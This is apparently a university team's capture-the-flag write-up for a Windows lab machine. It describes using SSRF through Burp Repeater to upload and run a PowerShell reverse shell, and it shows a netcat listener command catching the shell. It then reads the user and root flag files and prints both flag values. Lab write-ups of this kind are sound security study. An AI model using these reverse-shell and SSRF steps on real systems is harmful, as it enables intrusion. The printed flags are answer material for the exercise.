
Response

Pretty Raw Hex Render   


```
139
140     else
141         e.style.display = 'block';
142     }
143     /-->
144 </script>
145 <html>
146 <body>
147
148 <b>
149     My name is:
150 </b>
151 <pre>
152     Volume in drive E is New Volume
153     Volume Serial Number is DE7B-E159
154
155     Directory of E:\xampp\htdocs\internal
156
157     08/02/2022  03:24 AM    <DIR>
158
159     08/02/2022  03:24 AM    <DIR>
160
161     03/27/2020  08:38 AM
162     53 .htaccess
163     04/11/2020  09:34 AM
164     131 index.php
165     04/11/2020  09:34 AM
166     142 name.php
167     08/02/2022  03:24 AM
168     786 reverse_shell.ps1
169     4 File(s)          1,112 bytes
170     2 Dir(s)          1,468,588,032 bytes free
171 </pre>
172 </body>
173
174 </html>
175
176 <!DOCTYPE HTML>
177 <html>
178 <head>
179     <title>
180         Search Panel
181     </title>
182 </head>
183
184 <body>
185 <h2>
```

0 matches 0 matches



Done



Before running the reverse shell, we start the netcat with port we type in just now '4545'



Then, we now can decode the run command for reverse shell using decoder in burpsuite and paste it into the repeater same as the previous step we use the wget command.



When we click sent button, the netcat we set up had get the response and connects to the machine.

```
1211102409@kali: ~  
File Actions Edit View Help  
(1211102409@kali)~[~]  
$ nc -nlvp 4545  
listening on [any] 4545 ...  
connect to [10.9.0.35] from (UNKNOWN) [10.10.178.161] 50117  
  
PS E:\xampp\htdocs\internal> ls  
  
Directory: E:\xampp\htdocs\internal  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-----          3/27/2020    8:38 AM             53 .htaccess  
-a-----          4/11/2020    9:34 AM            131 index.php  
-a-----          4/11/2020    9:34 AM            142 name.php  
-a-----          8/2/2022     3:24 AM            786 reverse_shell.ps1  
  
PS E:\xampp\htdocs\internal> 
```

Category: Discovered user.txt and root.txt

Question: 1 & 2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: Terminal

After doing some searching in the machine, we can find the user flag is located at the directory C:\Users\Administrator\Desktop\user.txt

```
Mode                LastWriteTime         Length Name
----                -
-a-----          3/28/2020   12:39 PM             37 user.txt

PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

We also checked the file called 'SuperAdmin' but unfortunately we cannot see the content in the file.

```
1211100917@kali: ~
File Actions Edit View Help
1211100917@kali: ~ x 1211100917@kali: ~ x root@kali: /var/www/html x
d----- 4/11/2020 4:41 AM Admin
d----- 4/11/2020 11:07 AM Administrator
d----- 4/11/2020 11:55 AM Equinox
d-r----- 4/11/2020 10:34 AM Public
d----- 4/11/2020 11:56 AM Sunlight
d----- 4/11/2020 11:53 AM SuperAdmin
d----- 4/11/2020 3:00 AM TEMP

PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> C:\Users\SuperAdmin\Desktop\root.txt
PS C:\Users\SuperAdmin> PS C:\Users\SuperAdmin> ls
```


Then, we did some research online. We found that we are denied full control to the group administrators with the command 'get-acl' however, we can search the root flag directly in C:\Users\SuperAdmin\Desktop\root.txt with cat command.

```
1211100917@kali: ~
File Actions Edit View Help
1211100917@kali: ~ x 1211100917@kali: ~ x root@kali: /var/www/html x
d----- 4/11/2020 4:41 AM Admin
d----- 4/11/2020 11:07 AM Administrator
d----- 4/11/2020 11:55 AM Equinox
d-r----- 4/11/2020 10:34 AM Public
d----- 4/11/2020 11:56 AM Sunlight
d----- 4/11/2020 11:53 AM SuperAdmin
d----- 4/11/2020 3:00 AM TEMP

PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> C:\Users\SuperAdmin\Desktop\root.txt




PS C:\Users\SuperAdmin> PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> get-acl

Directory: C:\Users

Path Owner Access
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl ...

PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd..
PS C:\Users> cat C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> 
```

Contributions

ID	Name	Contribution	Signatures
12111 02409	CHUA KAI ZHENG	-Upload and run the reverse shell -Figured out to use SSRF -Video editing and uploading	
121110 2696	LEE JIA MENG	-Did the recon and enumeration. -Did most of the writing after compiling the findings.	
121110 0917	NATALIE TAN LI YI	-Discovered the initial foothold. -Find the root flag.	

VIDEO LINK: <https://www.youtube.com/watch?v=vN36ZvssOnE>